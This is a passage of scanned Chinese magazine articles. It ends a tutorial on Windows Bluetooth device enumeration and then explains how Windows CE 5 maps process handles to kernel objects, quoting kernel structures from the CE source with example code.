表示只要结果正确，就循环进行蓝牙设备的枚举。大家可以使用上面的写法测试一下，你会发现没有得到任何结果。在该语句下断点进行调试，你会发现，每次都得到WSAEFAULT错误代码提示。原因就在于，设置的返回结果缓存过小。当然，你可以设置一个足够大的缓存来存放结果，比如设置为：TCHAR buf[200]。

但更好的解决方法是动态进行设置。首先进行WSALookupServiceNext调用，然后检测其返回代码。如果出现WSAEFAULT错误，那么这时候dwWsaqsLen参数会返回实际搜索结果的大小，这样我们可以用以下语句重新进行缓存设置：

```
HeapFree(GetProcessHeap(), 0, lpWsaqs);
```

```
lpWsaqs = (LPWSAQUERYSET)HeapAlloc(GetProcessHeap(),
HEAP_ZERO_MEMORY, dwWsaqsLen);
```

这时候就能正确的显示搜索结果了。其他代码细节请大家可以参考本文程序。

测试的时候，首先需要一个 PC 可以使用的蓝牙适配器作为搜索设备，其次还需要一个带有蓝牙功能并允许被搜索的设备终端，如手机。我测试的就是我的手机蓝牙终端，图 1 显示的就是最终测试效果。





图 1

本文涉及的程序只是一个简单演示，以说明 Windows 环境下蓝牙程序开发的相关步骤。通过 Windows 的 winsock 扩展函数，可以开发出更为强大的蓝牙程序来。有兴趣的朋友可以进一步研究。

（编辑提醒：本文涉及的代码可以到黑防官方网站下载）



前置知识：VC
关键词：手机、内核、对象

手机中的内核对象初探

文/图　coldzenleft

熟悉 Windows 底层编程的人都知道，在 Windows 程序中，句柄会指向一个内核对象。例如函数 ObReferenceObjectByHandle 是将内核对象（Object）转化为句柄（Handle），而 ObOpenObjectByPointer 是将句柄（Handle）转化为内核对象（Object）。

事实上不管是在 Windows 还是 Linux 中，成熟的系统是不会暴露底层的数据供用户直接操作，而是通过句柄一类的东西，一种操作权限来供用户处理操作。

我们可以利用从 Windows 学到的原理，来看看手机操作系统。以 Windows CE 手机操作系统为例，我们就能够在手机的操作系统中，看到句柄与内核对象的关系。

WinCE 操作系统有两个重大的变革，其中以 CE5（WM5 和 WM6 采用）和 CE6 用得最多，当然还有 WinPhone7。之所以区分说 CE5 和 CE6，是因为 CE5 从本质上，我们可以将其看做是一个微型的 Windows 9x 系统，而 CE6 更像是一个 Windows NT 架构。比较直观的例子就是在 CE5 和 CE6 在虚拟内存的布局上。

在 32 位所对应的 4GB 虚拟内存空间中，CE5 的所有进程和动态链接库（DLL）共享其中，但是高位内存也是以 0x80000000 为界的，也就是说以上就是内核空间。

而 CE6 与 CE5 最大的不同，或者说与现代 Windows 系统接近的地方在于其采用了“双层隔离”机制，即：1、用户态与内核态隔离；2、不同用户程序之间隔离。因此 CE6 就没有 CE5 那种 32 个进程的限制，并且速度方面处理优化很多。

不过，考虑到 CE6 进入内核的复杂程度，我们还是采用 CE5 来研究手机中的内核对象。

要更好地认识 CE5 的内核，我们最好在网上下载一份 WinCE5 的源代码（WCE420），在源码中有许多结构以及内核函数。但是所幸的是，CE5 进入内核并不难，至少不像 CE6 那么麻烦。仅仅是在用户模式的程序，例如，我们在 VS 中写的 App，引入函数“SetKMode(BOOL fMode)”即可。具体使用方法是：

```
BOOL bKernelRet = SetKMode(TRUE);        //进入内核
bKernelRet = SetKMode(FALSE);            //退出内核
```

我们用一个简单的例子来说明 CE 内核手机中句柄和对象的关系。例如说需找一个名为 device.exe 的进程的 PID，然后用 OpenProcess 来打开它：

```
DWORD dwPid = GetProcessIdByImage( TEXT("NK.exe") );
    HANDLE hProc = OpenProcess(NULL,FALSE,dwPid);
    RETAILMSG(1,(L"dwPid = 0x%0.8X",dwPid));
    RETAILMSG(1,(L"hProc = 0x%0.8X",hProc));
```

函数 GetProcessIdByImage 是我之前写好的一个由进程名获得 PID 的模块，方法和传统的 Win32 程序差不多，不过还是特别强调：WinCE 的编程，系统 API 只支持 UNICODE 编码。实例代码如下：

```
//由进程名称寻找进程的PID
DWORD GetProcessIdByImage(TCHAR *ProcessName)
{
    PROCESSENTRY32 pe32;
    pe32.dwSize=sizeof(pe32);
    //获得系统内所有进程快照
    HANDLE hProcessSnap = CreateToolhelp32Snapshot
(TH32CS_SNAPPROCESS, 0);
    if( hProcessSnap == INVALID_HANDLE_VALUE )
        return FALSE;
    //枚举列表中的第一个进程
```

```
        BOOL bProcess = Process32First(hProcessSnap, &pe32);
        while(bProcess)
        {
    //比较得到的进程名和要保护的进程名是否相同
            if(_tcsicmp(pe32.szExeFile, ProcessName)==0 )
            {
        //相同则返回此进程 ID
        return pe32.th32ProcessID;
            }
            bProcess = Process32Next(hProcessSnap, &pe32);
        }
        __try
        {
            CloseHandle(hProcessSnap);
        }
        __except(1)
        {
            ;
        }
        return 0;
    }
```

RETAILMSG 是一个调试打印的函数，其调用 NKDbgPrintW 函数，如果说第一个参数为 1 的话就输出，定义代码如下：

```
    #define RETAILMSG(cond,printf_exp) ((cond)?(NKDbgPrintfW
printf_exp),1:0)
```

程序运行的效果如图 1 所示，另外我们打开 Windows CE Remote Process Viewer，与程序中调试输出的结果进行对比（句柄和 PID 都是 0x17FFF002），如图 2 所示。




图 1




图 2

这里需要说明一点，在 CE5 中，PID 值和 Handle 句柄值是一样的，而且 CE5 的文档也提到了这一点。不过数值虽然一样，使用的时候还是必须加以区分，而且这个规律在 CE6 中并不适用，想想看我们在 Windows 操作系统中见到的 PID 和进程的句柄值是一样的吗，虽然它们间有一定的关系可以找到彼此，不过那不属于本文讨论的范围了。

不过不管这是 PID 还是 Handle 值，我们并没有真正找到其对应的对象，在 VS 的调试模式中，例如说我们把内存在 0x57E41D22 处的内存显示出来，结果如图 3 所示。




图 3

我们来看看 WCE420 中对打开进程的 OpenProcess 函数的具体代码，就像是在 Windows 操作系统中由 kernel32!OpenProcess 分析到 ntdll!OpenProcess 直到 NT 内核中的 nt!NtOpenProcess 以及更深层次的 nt!ObOpenObjectByPointer。WinCE 下的 OpenProcess 以及其所涉及到的底层函数的实现方法，代码如下所示：

```
    HANDLE
    OpenProcess(DWORD fdwAccess, BOOL fInherit, DWORD
IDProcess)
    {
        HANDLE hProc = NULL;
        if (!fInherit && (GetHandleType ((HANDLE)IDProcess) ==
SH_CURPROC)) {
            if ((KERN_TRUST_FULL != pCurProc->bTrustLevel)
                && !GetObjectPtrByTypePermissioned
((HANDLE)IDProcess, SH_CURPROC)) {
                SetLastError (ERROR_ACCESS_DENIED);
            } else if (!IncRef (hProc = (HANDLE)IDProcess,
pCurProc)) {
                SetLastError (ERROR_OUTOFMEMORY);
                hProc = NULL;
            }
        } else {SetLastError(ERROR_INVALID_PARAMETER);}
        return hProc;
    }

    PVOID
    GetObjectPtrByTypePermissioned( HANDLE h, int type)
    {
        PHDATA phd;
        h2p(h, phd);
    #ifdef DEBUG
        if (phd && (((PVOID) 0xababab cd == phd->pvObj) ||
((PVOID) 0xabababef == phd->pvObj)))
            return 0;
    #endif
        return (phd && phd->pci && phd->pci->type==type &&
TestAccess(&phd->lock, &pCurThread->aky)) ? phd->pvObj : 0;
    }
```

由此可见，函数 OpenProcess 调用了内核函数 GetObjectPtrByTypePermissioned，而该函数最终调用了 h2p 这个过程。其中 h2p 过程涉及数据结构_HDATA，其是一个内核中的结构体，定义如下：

```
    struct _HDATA {
        DWORD       linkage[2]; /* 00: links for active handle list */
        HANDLE      hValue;    /* 08: Current value of handle (nonce) */
        ACCESSLOCKlock;           /* 0C: access information */
        DWORD             ref;      /* 10: reference information */
    const CINFO *pci;    /* 14: ptr to object class description structure */
        PVOID       pvObj;         /* 18: ptr to object */
        DWORD       dwInfo;     /* 1C: extra handle info */
    };
    typedef struct _HDATA HDATA, *PHDATA;
```

另外，我们通过查阅 WCE420 中的 CE5 源代码可以发现，在目录“\WINCEOS420\COREOS\NK\KERNEL”中有一个叫“objdisp.c”的代码文件，里面记载了一个叫 h2p 的过程，其具体的定义如下所示：

```
    #define h2p(h, phdRet) \
        do { \
            if ((ulong)h < NUM_SYS_HANDLES+SYS_HANDLE_
BASE && (ulong)h >= SYS_HANDLE_BASE) \
                h = KData.ahSys[(uint)h-SYS_HANDLE_BASE]; \
            if (h) { \
                phdRet = (PHDATA)(((ulong)h & HANDLE_
ADDRESS_MASK) + KData.handleBase); \
                if (!IsValidKPtr(phdRet) || phdRet->hValue != h) \
                    phdRet = 0; \
```

```
        } else
            phdRet = 0;          \
    } while (0)
```

这就是 HandleToPointer 函数的实际运作方法，HandleToPointer 函数的定义如下所示：

```
PHDATA
HandleToPointer(HANDLE h)
{
    PHDATA phdRet;
    h2p(h, phdRet);
    return phdRet;
}
```

这里需要说明下 KData 结构，这是 CE 内核中一个非常重要的结构。在内核代码中，其定义来自文件"WCE420\COREOS\NK\INC\nkarm.h"：

```
typedef struct ARM_HIGH {
    ulong    firstPT[4096];        // 0xFFFD0000: 1st level page table
    char     reserved2[0x20000-0x4000];
    char     exVectors[0x400];     // 0xFFFF0000: exception vectors
    char     reserved3[0x2400-0x400];
    char     intrStack[0x400];     // 0xFFFF2400: interrupt stack
    char     reserved4[0x4900-0x2800];
char     abortStack[0x700];    // 0xFFFF4900: abort stack
    char     reserved5[0x6800-0x5000];
char     fiqStack[0x100];      // 0xFFFF6800: FIQ stack
    char     reserved6[0xC000-0x6900];
    char     kStack[0x800];        // 0xFFFFC000: kernel stack
    struct KDataStruct kdata;      // 0xFFFFC800: kernel data page
} ARM_HIGH;
//...
#ifdef KData
#undef KData
#endif
//...
#define KData    (ArmHigh->kdata)
//...
ERRFALSE((ulong)PUserKData==(ulong)&KData);
```

其中还涉及一个名为 PUserKData 的数据结构，但这个数据结构除了内核代码以外，SDK 中也有相关定义。其开始地址是固定的 PUserKData，对于 ARM 处理器是 0xFFFFC800，在 WinCE 的 SDK 安装目录下的"\Pocket\include\armv4i\kfuncs.h"文件中有定义，所示代码如下：

```
#if defined(_ARM_)
#define PUserKData ((LPBYTE)0xFFFFC800)
#else
#define PUserKData ((LPBYTE)0x00005800)
#endif
```

接下来是 KDataStruct 的结构，在文件"WCE420\COREOS\NK\INC\nkarm.h"中定义了，不过由于编程需要，我对其进行了简单的修改，所示如下：

```
struct KDataStruct {
    LPDWORD lpvTls;          /* 0x000 Current thread local storage pointer */
    HANDLE  ahSys[NUM_SYS_HANDLES]; /* 0x004 If this moves, change kapi.h */
    char    bResched;        /* 0x084 reschedule flag */
    char    cNest;           /* 0x085 kernel exception nesting */
    char    bPowerOff;       /* 0x086 TRUE during "power off" processing */
    char    bProfileOn;      /* 0x087 TRUE if profiling enabled */
    ulong   unused;          /* 0x088 unused */
    ulong   rsvd2;           /* 0x08c was DiffMSec */
    PPROCESS pCurPrc;        /* 0x090 ptr to current PROCESS struct */
    PTHREAD pCurThd;         /* 0x094 ptr to current THREAD struct */
    DWORD   dwKCRes;         /* 0x098 */
    ulong   handleBase;      /* 0x09c handle table base address */
    LPVOID  aSections[64];   /* 0x0a0 section table for virutal memory */
  #define SYSINTR_MAX_DEVICES 64
    LPVOID  alpeIntrEvents[SYSINTR_MAX_DEVICES];/* 0x1a0 */
    ulong   pAPIReturn;      /* 0x2a0 direct API return address for kernel mode */
  uchar   *pMap;             /* 0x2a4 ptr to MemoryMap array */
    DWORD   dwInDebugger;    /* 0x2a8 !0 when in debugger */
    PTHREAD pCurFPUOwner;    /* 0x2ac current FPU owner */
    PPROCESS pCpuASIDPrc;    /* 0x2b0 current ASID proc */
    long    nMemForPT;       /* 0x2b4 - Memory used for PageTables */
    DWORD   aPend1;          /* 0x2b8 - low (int 0-31) dword of interrupts pending (must be 8-byte aligned) */
    DWORD   aPend2;          /* 0x2bc - high (int 32-63) dword of interrupts pending */
    long    alPad[16];       /* 0x2c0 - padding */
    DWORD   aInfo[32];       /* 0x300 - misc. kernel info */
                             /* 0x380 - interlocked api code */
                             /* 0x400 - end */
};  /* KDataStruct */
```

文件 kfuncs.h 中定义了许多变量的具体值。另外 KDataStruct 位置固定，从形式上看，有点类似 NT 架构中的 KPCR 结构（处理器控制域），里面涉及了许多为系统所需调用的结构。

因此，我们只要仿照这个过程，再通过 SetKMode 函数进入内核访问高位内存地址（如果不进入内核会出现访问失败），就能获得进程所对应的 Process 对象，有关进程 Process 的对象以及线程 Thread 的对象在我提供的代码中有，摘自内核代码文件中的 kernel.h，不过为了编程经过了一定的修改，此处列出 Process 的对象如下所示：

```
struct Process {
    BYTE        procnum;     /* 00: ID of this process [ie: it's slot number] */
    BYTE        DbgActive;   /* 01: ID of process currently DebugActiveProcess'ing this process */
    BYTE        bChainDebug; /* 02: Did the creator want to debug child processes? */
    BYTE        bTrustLevel; /* 03: level of trust of this exe */
  #define OFFSET_TRUSTLVL  3 // offset of the bTrustLevel member in Process structure
    LPVOID      pProxList;   /* 04: list of proxies to threads blocked on this process */
    HANDLE      hProc;       /* 08: handle for this process, needed only for SC_GetProcFromPtr */
    DWORD       dwVMBase;    /* 0C: base of process's memory section, or 0 if not in use */
    PTHREAD     pTh;         /* 10: first thread in this process */
    ACCESSKEY   aky;         /* 14: default address space key for process's threads */
    LPVOID      BasePtr;     /* 18: Base pointer of exe load */
    HANDLE      hDbgrThrd;   /* 1C: handle of thread debugging this process, if any */
   LPWSTR       lpszProcName; /* 20: name of process */
    DWORD       tlsLowUsed;  /* 24: TLS in use bitmask (first 32 slots) */
    DWORD       tlsHighUsed; /* 28: TLS in use bitmask (second 32 slots) */
    PEXCEPTION_ROUTINE pfnEH; /* 2C: process exception handler */
    LPDBGPARAM  ZonePtr;     /* 30: Debug zone pointer */
    PTHREAD     pMainTh;     /* 34  primary thread in this process*/
    PMODULE     pmodResource; /* 38: module that contains the resources */
    LPVOID      pStdNames[3]; /* 3C: Pointer to names for stdio */
    LPCWSTR     pcmdline;    /* 48: Pointer to command line */
```

```
        DWORD           dwDyingThreads; /* 4C: number of pending dying threads */
        DWORD           oe[4];          /* 50: Pointer to executable file handle */ //warning???
        DWORD           e32[18];        /* ??: structure containing exe header */
        PVOID           *o32_ptr;       /* ??: o32 array pointer for exe */
        LPVOID          pExtPdata;      /* ??: extend pdata */
        BYTE            bPrio;          /* ??: highest priority of all threads of the process */
        BYTE            fNoDebug;       /* ??: this process cannot be debugged */
        WORD            wModCount;      /* ??: # of modules in pLastModList */
        PVOID           pgqueue;        /* ??: list of the page owned by the process */
        PVOID           pLastModList;   /* ??: the list of modules that just loaded/unloaded into the process */
        HANDLE          hTok;           /* ??: process default token */
    #if HARDWARE_PT_PER_PROC
        ulong           pPTBL[HARDWARE_PT_PER_PROC];    /* hardware page tables */
    #endif
        LPVOID          pShimInfo;      /* pointer to shim information */
    };  /* Process */
```

然后我们经过简单的编码如下，设置好一个程序断点之后，就能看到 NK.exe 的内核进程对象结构，如图 4 所示。




图 4

Process 结构中的 hProc（进程句柄）为 0x17FFF002，aKy 为 0x00000001（与 Remote Process Viewer 得出的结构一致），lpszProcName（进程名）为 NK.exe，和实际情况吻合。

为了进一步证实，我还添加了 Thread 的内核结构定义，其中 Process->pTh 表示进程第一个线程的内核结构，然后我将得出结果，同 Remote Process Viewer 进行对比，如图 5 所示。

